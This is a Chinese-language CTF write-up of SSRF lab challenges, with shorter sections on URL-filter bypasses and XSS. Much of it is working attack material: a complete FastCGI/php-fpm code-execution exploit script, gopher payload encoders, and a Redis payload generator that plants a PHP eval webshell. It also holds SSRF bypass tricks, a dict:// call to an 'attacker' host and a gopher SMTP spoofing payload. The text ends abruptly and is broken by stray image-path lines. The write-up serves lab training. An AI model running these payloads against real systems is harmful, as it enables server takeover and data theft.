我们尝试访问 ?/url=127.0.0.1/flag.php

发现上传页面并没有提交按钮

我们可以通过查看源码，并在from表单中写入 submit ，如下图：

```
<input type="submit" name="submit">
```

上传开启bp抓包，构造POST请求

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 292
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary1lYApMMA3NDrr2iY

------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain

SSRF Upload
------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="submit"

提交
------WebKitFormBoundary1lYApMMA3NDrr2iY--
```

用脚本进行url编码

```
import urllib.parse

payload = \
"""POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 292
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary1lYApMMA3NDrr2iY
```

```
------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain
SSRF Upload
------WebKitFormBoundary1lYApMMA3NDrr2iY
Content-Disposition: form-data; name="submit"
提交
------WebKitFormBoundary1lYApMMA3NDrr2iY--"""

#注意后面一定要有回车，回车结尾表示http请求结束
tmp = urllib.parse.quote(payload)
# print(tmp)
new = tmp.replace('%0A','%0D%0A')
# print(new)
result = 'gopher://127.0.0.1:80/'+'_'+new
result = urllib.parse.quote(result)
print(result)       # 这里因为是GET请求所以要进行两次url编码
```

发送数据包得到flag

FastCGI协议

FastCGI协议攻击 https://blog.csdn.net/mysteryflower/article/details/94386461

监听9000端口nc -lvvp 9000 > 1.txt

使用exploit

```
import socket
import random
import argparse
import sys
from io import BytesIO

# Referrer: https://github.com/wuyunfeng/Python-FastCGI-Client

PY2 = True if sys.version_info.major == 2 else False


def bchr(i):
    if PY2:
        return force_bytes(chr(i))
    else:
        return bytes([i])

def bord(c):
    if isinstance(c, int):
        return c
    else:
```

```
        return ord(c)

def force_bytes(s):
    if isinstance(s, bytes):
        return s
    else:
        return s.encode('utf-8', 'strict')

def force_text(s):
    if issubclass(type(s), str):
        return s
    if isinstance(s, bytes):
        s = str(s, 'utf-8', 'strict')
    else:
        s = str(s)
    return s


class FastCGIClient:
    """A Fast-CGI Client for Python"""

    # private
    __FCGI_VERSION = 1

    __FCGI_ROLE_RESPONDER = 1
    __FCGI_ROLE_AUTHORIZER = 2
    __FCGI_ROLE_FILTER = 3

    __FCGI_TYPE_BEGIN = 1
    __FCGI_TYPE_ABORT = 2
    __FCGI_TYPE_END = 3
    __FCGI_TYPE_PARAMS = 4
    __FCGI_TYPE_STDIN = 5
    __FCGI_TYPE_STDOUT = 6
    __FCGI_TYPE_STDERR = 7
    __FCGI_TYPE_DATA = 8
    __FCGI_TYPE_GETVALUES = 9
    __FCGI_TYPE_GETVALUES_RESULT = 10
    __FCGI_TYPE_UNKOWNTYPE = 11

    __FCGI_HEADER_SIZE = 8

    # request state
    FCGI_STATE_SEND = 1
    FCGI_STATE_ERROR = 2
    FCGI_STATE_SUCCESS = 3

    def __init__(self, host, port, timeout, keepalive):
        self.host = host
        self.port = port
        self.timeout = timeout
        if keepalive:
            self.keepalive = 1
        else:
            self.keepalive = 0
        self.sock = None
        self.requests = dict()
```

```
    def __connect(self):
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.settimeout(self.timeout)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        # if self.keepalive:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 1)
        # else:
        #     self.sock.setsockopt(socket.SOL_SOCKET, socket.SOL_KEEPALIVE, 0)
        try:
            self.sock.connect((self.host, int(self.port)))
        except socket.error as msg:
            self.sock.close()
            self.sock = None
            print(repr(msg))
            return False
        return True

    def __encodeFastCGIRecord(self, fcgi_type, content, requestid):
        length = len(content)
        buf = bchr(FastCGIClient.__FCGI_VERSION) \
               + bchr(fcgi_type) \
               + bchr((requestid >> 8) & 0xFF) \
               + bchr(requestid & 0xFF) \
               + bchr((length >> 8) & 0xFF) \
               + bchr(length & 0xFF) \
               + bchr(0) \
               + bchr(0) \
               + content
        return buf

    def __encodeNameValueParams(self, name, value):
        nLen = len(name)
        vLen = len(value)
        record = b''
        if nLen < 128:
            record += bchr(nLen)
        else:
            record += bchr((nLen >> 24) | 0x80) \
                      + bchr((nLen >> 16) & 0xFF) \
                      + bchr((nLen >> 8) & 0xFF) \
                      + bchr(nLen & 0xFF)
        if vLen < 128:
            record += bchr(vLen)
        else:
            record += bchr((vLen >> 24) | 0x80) \
                      + bchr((vLen >> 16) & 0xFF) \
                      + bchr((vLen >> 8) & 0xFF) \
                      + bchr(vLen & 0xFF)
        return record + name + value

    def __decodeFastCGIHeader(self, stream):
        header = dict()
        header['version'] = bord(stream[0])
        header['type'] = bord(stream[1])
        header['requestId'] = (bord(stream[2]) << 8) + bord(stream[3])
        header['contentLength'] = (bord(stream[4]) << 8) + bord(stream[5])
        header['paddingLength'] = bord(stream[6])
        header['reserved'] = bord(stream[7])
```

```
        return header

    def __decodeFastCGIRecord(self, buffer):
        header = buffer.read(int(self.__FCGI_HEADER_SIZE))

        if not header:
            return False
        else:
            record = self.__decodeFastCGIHeader(header)
            record['content'] = b''

            if 'contentLength' in record.keys():
                contentLength = int(record['contentLength'])
                record['content'] += buffer.read(contentLength)
            if 'paddingLength' in record.keys():
                skiped = buffer.read(int(record['paddingLength']))
            return record

    def request(self, nameValuePairs={}, post=''):
        if not self.__connect():
            print('connect failure! please check your fasctcgi-server !!')
            return

        requestId = random.randint(1, (1 << 16) - 1)
        self.requests[requestId] = dict()
        request = b""
        beginFCGIRecordContent = bchr(0) \
                                 + bchr(FastCGIClient.__FCGI_ROLE_RESPONDER) \
                                 + bchr(self.keepalive) \
                                 + bchr(0) * 5
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_BEGIN,
                                              beginFCGIRecordContent, requestId)
        paramsRecord = b''
        if nameValuePairs:
            for (name, value) in nameValuePairs.items():
                name = force_bytes(name)
                value = force_bytes(value)
                paramsRecord += self.__encodeNameValueParams(name, value)

        if paramsRecord:
            request +=
self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS, paramsRecord,
requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_PARAMS,
b'', requestId)

        if post:
            request +=
self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN, force_bytes(post),
requestId)
        request += self.__encodeFastCGIRecord(FastCGIClient.__FCGI_TYPE_STDIN,
b'', requestId)

        self.sock.send(request)
        self.requests[requestId]['state'] = FastCGIClient.FCGI_STATE_SEND
        self.requests[requestId]['response'] = b''
        return self.__waitForResponse(requestId)
```

```
    def __waitForResponse(self, requestId):
        data = b''
        while True:
            buf = self.sock.recv(512)
            if not len(buf):
                break
            data += buf

        data = BytesIO(data)
        while True:
            response = self.__decodeFastCGIRecord(data)
            if not response:
                break
            if response['type'] == FastCGIClient.__FCGI_TYPE_STDOUT \
                    or response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                if response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                    self.requests['state'] = FastCGIClient.FCGI_STATE_ERROR
                if requestId == int(response['requestId']):
                    self.requests[requestId]['response'] += response['content']
            if response['type'] == FastCGIClient.FCGI_STATE_SUCCESS:
                self.requests[requestId]
        return self.requests[requestId]['response']

    def __repr__(self):
        return "fastcgi connect host:{} port:{}".format(self.host, self.port)


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Php-fpm code execution
vulnerability client.')
    parser.add_argument('host', help='Target host, such as 127.0.0.1')
    parser.add_argument('file', help='A php file absolute path, such as
/usr/local/lib/php/System.php')
    parser.add_argument('-c', '--code', help='What php code your want to
execute', default='<?php phpinfo(); exit; ?>')
    parser.add_argument('-p', '--port', help='FastCGI port', default=9000,
type=int)

    args = parser.parse_args()

    client = FastCGIClient(args.host, args.port, 3, 0)
    params = dict()
    documentRoot = "/"
    uri = args.file
    content = args.code
    params = {
        'GATEWAY_INTERFACE': 'FastCGI/1.0',
        'REQUEST_METHOD': 'POST',
        'SCRIPT_FILENAME': documentRoot + uri.lstrip('/'),
        'SCRIPT_NAME': uri,
        'QUERY_STRING': '',
        'REQUEST_URI': uri,
        'DOCUMENT_ROOT': documentRoot,
        'SERVER_SOFTWARE': 'php/fcgiclient',
        'REMOTE_ADDR': '127.0.0.1',
        'REMOTE_PORT': '9985',
        'SERVER_ADDR': '127.0.0.1',
        'SERVER_PORT': '80',
```

```
        'SERVER_NAME': "localhost",
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'CONTENT_TYPE': 'application/text',
        'CONTENT_LENGTH': "%d" % len(content),
        'PHP_VALUE': 'auto_prepend_file = php://input',
        'PHP_ADMIN_VALUE': 'allow_url_include = On'
    }
    response = client.request(params, content)
```

执行脚本

```
python2 fastcgi.py -c "<?php var_dump(shell_exec('ls /'));?>" -p 9000 127.0.0.1
/usr/local/lib/php/REAP.php
```

hexdump 1.txt可以查看获得的流量

用脚本对其进行url编码，一次不行两次进行传值可以得到文件信息，可以发现flag文件夹

```
a='''
0101 4249 0008 0000 0001 0000 0000 0000
0104 4249 01e7 0000 0e02 434f 4e54 454e
545f 4c45 4e47 5448 3337 0c10 434f 4e54
454e 545f 5459 5045 6170 706c 6963 6174
696f 6e2f 7465 7874 0b04 5245 4d4f 5445
5f50 4f52 5439 3938 350b 0953 4552 5645
525f 4e41 4d45 6c6f 6361 6c68 6f73 7411
0b47 4154 4557 4159 5f49 4e54 4552 4641
4345 4661 7374 4347 492f 312e 300f 0e53
4552 5645 525f 534f 4654 5741 5245 7068
702f 6663 6769 636c 6965 6e74 0b09 5245
4d4f 5445 5f41 4444 5231 3237 2e30 2e30
2e31 0f1b 5343 5249 5054 5f46 494c 454e
414d 452f 7573 722f 6c6f 6361 6c2f 6c69
622f 7068 702f 5045 4152 2e70 6870 0b1b
5343 5249 5054 5f4e 414d 452f 7573 722f
6c6f 6361 6c2f 6c69 622f 7068 702f 5045
4152 2e70 6870 091f 5048 505f 5641 4c55
4561 7574 6f5f 7072 6570 656e 645f 6669
6c65 203d 2070 6870 3a2f 2f69 6e70 7574
0e04 5245 5155 4553 545f 4d45 5448 4f44
504f 5354 0b02 5345 5256 4552 5f50 4f52
5438 300f 0853 4552 5645 525f 5052 4f54
4f43 4f4c 4854 5450 2f31 2e31 0c00 5155
4552 595f 5354 5249 4e47 0f16 5048 505f
4144 4d49 4e5f 5641 4c55 4561 6c6c 6f77
5f75 726c 5f69 6e63 6c75 6465 203d 204f
6e0d 0144 4f43 554d 454e 545f 524f 4f54
2f0b 0953 4552 5645 525f 4144 4452 3132
372e 302e 302e 310b 1b52 4551 5545 5354
5f55 5249 2f75 7372 2f6c 6f63 616c 2f6c
6962 2f70 6870 2f50 4541 522e 7068 7001
0442 4900 0000 0001 0542 4900 2500 003c
3f70 6870 2076 6172 5f64 756d 7028 7368
656c 6c5f 6578 6563 2827 6c73 202f 2729
293b 3f3e 0105 4249 0000 0000

'''
```

```
a=a.replace('\n','')
a=a.replace(' ','')
b=''
length=len(a)
for i in range(0,length,2):
    b+='%'
    b+=a[i]
    b+=a[i+1]
print(b)
```

同样的步骤只执行cat /flag_ab9cb5afbe32856c806fb8d0a653b966这个可以得到flag

Redis协议

redis用REST协议来通信，这里我们用gopherus来构造payload，这里用phpshell，默认的web路径就行再写上我们的shell脚本

```
 gopherus --exploit redis


  ________               .__
 /  _____/  ____ _______ |  |__   ____________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$


Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): php

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell): <?php @eval($_POST['hack']); ?>

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2435%0D%0A%0A%0A%3C%3Fphp%20%40eval%28%24_POST%5B%27hack%27%5D%29%3B%20%3F%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parmeter.

-----------Made-by-SpyD3r-----------
```

或者用python脚本生成payload

```
import urllib
from urllib import parse

protocol = "gopher://"
```

```
ip = "127.0.0.1"
port = "6379"
shell = "\n\n<?php eval($_GET[\"cmd\"]);?>\n\n"
filename = "shell.php"
path = "/var/www/html"
passwd = ""
cmd = ["flushall",
       "set 1 {}".format(shell.replace(" ", "${IFS}")),
       "config set dir {}".format(path),
       "config set dbfilename {}".format(filename),
       "save"
       ]
if passwd:
    cmd.insert(0, "AUTH {}".format(passwd))
payload_prefix = protocol + ip + ":" + port + "/_"
CRLF = "\r\n"


def redis_format(arr):
    redis_arr = arr.split(" ")
    cmd_ = ""
    cmd_ += "*" + str(len(redis_arr))
    for x_ in redis_arr:
        cmd_ += CRLF + "$" + str(len((x_.replace("${IFS}", " ")))) + CRLF +
x_.replace("${IFS}", " ")
    cmd_ += CRLF
    return cmd_


if __name__ == "__main__":
    payload = ""
    for x in cmd:
        payload += parse.quote(redis_format(x))  # url编码
    payload = payload_prefix + parse.quote(payload)  # 再次url编码
    print(payload)
```

注意：gopherus生成的脚本需要需要进行二次url加密

在网址栏的url=后面输入二次加密的payload在输入shell.php?cmd=system("ls /");就可以看到flag文件了，shell.php?cmd=system("cat%20/flag_46017b67405222f15214aa8162614069");可以查看flag

URL Bypass

根据题目提示需要特定的url地址用特殊的方法进行绕过

绕过ssrf的方法

1.攻击本地

http://127.0.0.1:80
http://localhost:22

2.利用[::]

http://[::]:80/ =>http://127.0.0.1

不加端口的话是http://[::]/

3.利用@

这里就是在指定的网址后加@+127.0.0.1

4.利用短域名

http://dwz.cn/11SMa >>> http://127.0.0.1

5.利用特殊域名

原理是DNS解析

http://127.0.0.1.xip.io/

http://www.owasp.org.127.0.0.1.xip.io/

6.利用DNS解析

在域名上设置A记录，指向127.0.0.1

7.利用上传

修改"type=file"为"type=url"

比如：上传图片处修改上传，将图片文件修改为URL，即可能触发SSRF

8.利用句号

127。0。0。1=>127.0.0.1

9.进行进制转换

可以是十六进制，八进制等。
115.239.210.26 >>> 16373751032
首先把这四段数字给分别转成16进制，结果：73 ef d2 1a
然后把 73efd21a 这十六进制一起转换成8进制
记得访问的时候加0表示使用八进制(可以是一个0也可以是多个0 跟XSS中多加几个0来绕过过滤一样)，十六进制加0x

10.利用特殊地址


http://0/

11.利用协议

```
Dict://

dict://@:/d:

ssrf.php?url=dict://attacker:11111/

SFTP://

ssrf.php?url=sftp://example.com:11111/

TFTP://

ssrf.php?url=tftp://example.com:12346/TESTUDPPACKET

LDAP://

ssrf.php?url=ldap://localhost:11211/%0astats%0aquit

Gopher://

ssrf.php?
url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a
```

我们可以直接构造payload


```
/?url=http://notfound.ctfhub.com@127.0.0.1/flag.php
```



数字IP Bypass


根据题目提示发现ban掉了127，172.的点分十进制IP

使用ip地址转换器http://www.metools.info/other/ipconvert162.html，可以把IP转换成不同的进制



发现十进制的刚好也可以使用那么我们可以构造payload


```
/?url=http://2130706433/flag.php
```




302跳转 Bypass

根据题目提示需要跳转到127.0.0.1下的flag.php直接构造payload来访问flag,发现ip被ban了查看以下源码，发现127，172等IP被禁了可以用localhost代替127.0.0.1

```
/?url=http://127.0.0.1/flag.php
/?url=file:///var/www/html/index.php    #查看后台源代码
```





构造payload为

```
/?url=http://localhost/flag.php
```

这里还可以用这几种方式构造payload

```
1.用localhost代替127.0.0.1

这个可以

2.利用短域名

http://surl-2.cn/0nPI

http://dwz-1.ink/0ndbh

这两个都是直接访问本地127.0.0.1/flag.php

3.这里直接进行ip地址转换为10进制

这里16进制和2进制都不行

https://www.osgeo.cn/app/sc126用这个ip地址转换
```

DNS重绑定 Bypass

DNS重绑定漏洞https://zhuanlan.zhihu.com/p/89426041

用我的理解来说就是，用户访问一个特定的域名，然后这个域名原来是一个正常的ip。但是当域名持有者修改域名对应的ip后，用户再访问这个域名的时候，浏览器以为你一直访问的是一个域名，就会认为很安全。这个是DNS重绑定攻击

这个是我的理解

这里可以让用户访问一个域名，然后这个域名在访问127.0.0.1


这里我使用的是文中所写的那个网站

https://lock.cmpxchg8b.com/rebinder.html?tdsourcetag=s_pctim_aiomsg

DNS重绑定并没有违反同源策略，相当于是钻了同源策略，同域名同端口访问的空子了。

这里的操作十分的简单

首先先打开那个网站，然后设置为下



然后构造payload为

```
/?url=http://7f000001.7f000002.rbndr.us/flag.php
```

XSS

XSS（Cross-Site Scripting）漏洞是一种常见的安全漏洞，它允许攻击者将恶意脚本注入到网页中，这些脚本然后被浏览器执行。攻击者通过在网页中注入恶意代码，可以窃取用户的信息、劫持用户会话、操纵网页内容，甚至攻击其他用户。XSS漏洞通常发生在允许用户输入的网页应用程序中。

有三种主要类型的XSS漏洞：


1. **存储型（Stored XSS）：** 恶意脚本被存储在服务器上，当用户访问包含这些脚本的页面时，脚本被从服务器检索并执行。这种类型的攻击通常发生在用户输入被存储在数据库中的情况，如留言板、评论或用户个人资料。
2. **反射型（Reflected XSS）：** 恶意脚本被注入到URL中，然后从服务器端反射到用户的浏览器。攻击者通常会通过欺骗用户点击特制的链接来实施这种攻击，例如通过电子邮件或社交媒体。
3. **DOM-based XSS：** 恶意脚本通过修改页面的DOM（文档对象模型）来执行攻击。这种类型的XSS漏洞发生在脚本直接修改DOM而不涉及服务器响应的情况下，通常是由于对用户提供的输入未正确进行验证和过滤。


防范XSS漏洞的方法包括：

- 对用户输入进行正确的验证和过滤。
- 使用安全的编码方法，如HTML转义，确保用户提供的数据不会被当作脚本执行。
- 实施内容安全策略（Content Security Policy，CSP）。
- 避免在页面中直接使用 `eval()` 等动态执行代码的函数。
- 对于存储型XSS，使用安全的存储方法，如使用 prepared statements 或参数化查询来处理数据库查询。


反射型

打开环境之后发现有两个输入框，我们先在xss平台上面注册账号（我这里用的是我自己搭建的xss平台如有需要可以联系我邮箱zejundang@gmail.com）我们在第一个里面输入输入红框里面的代码并提交，再把url复制下来在第二个框里面提交。



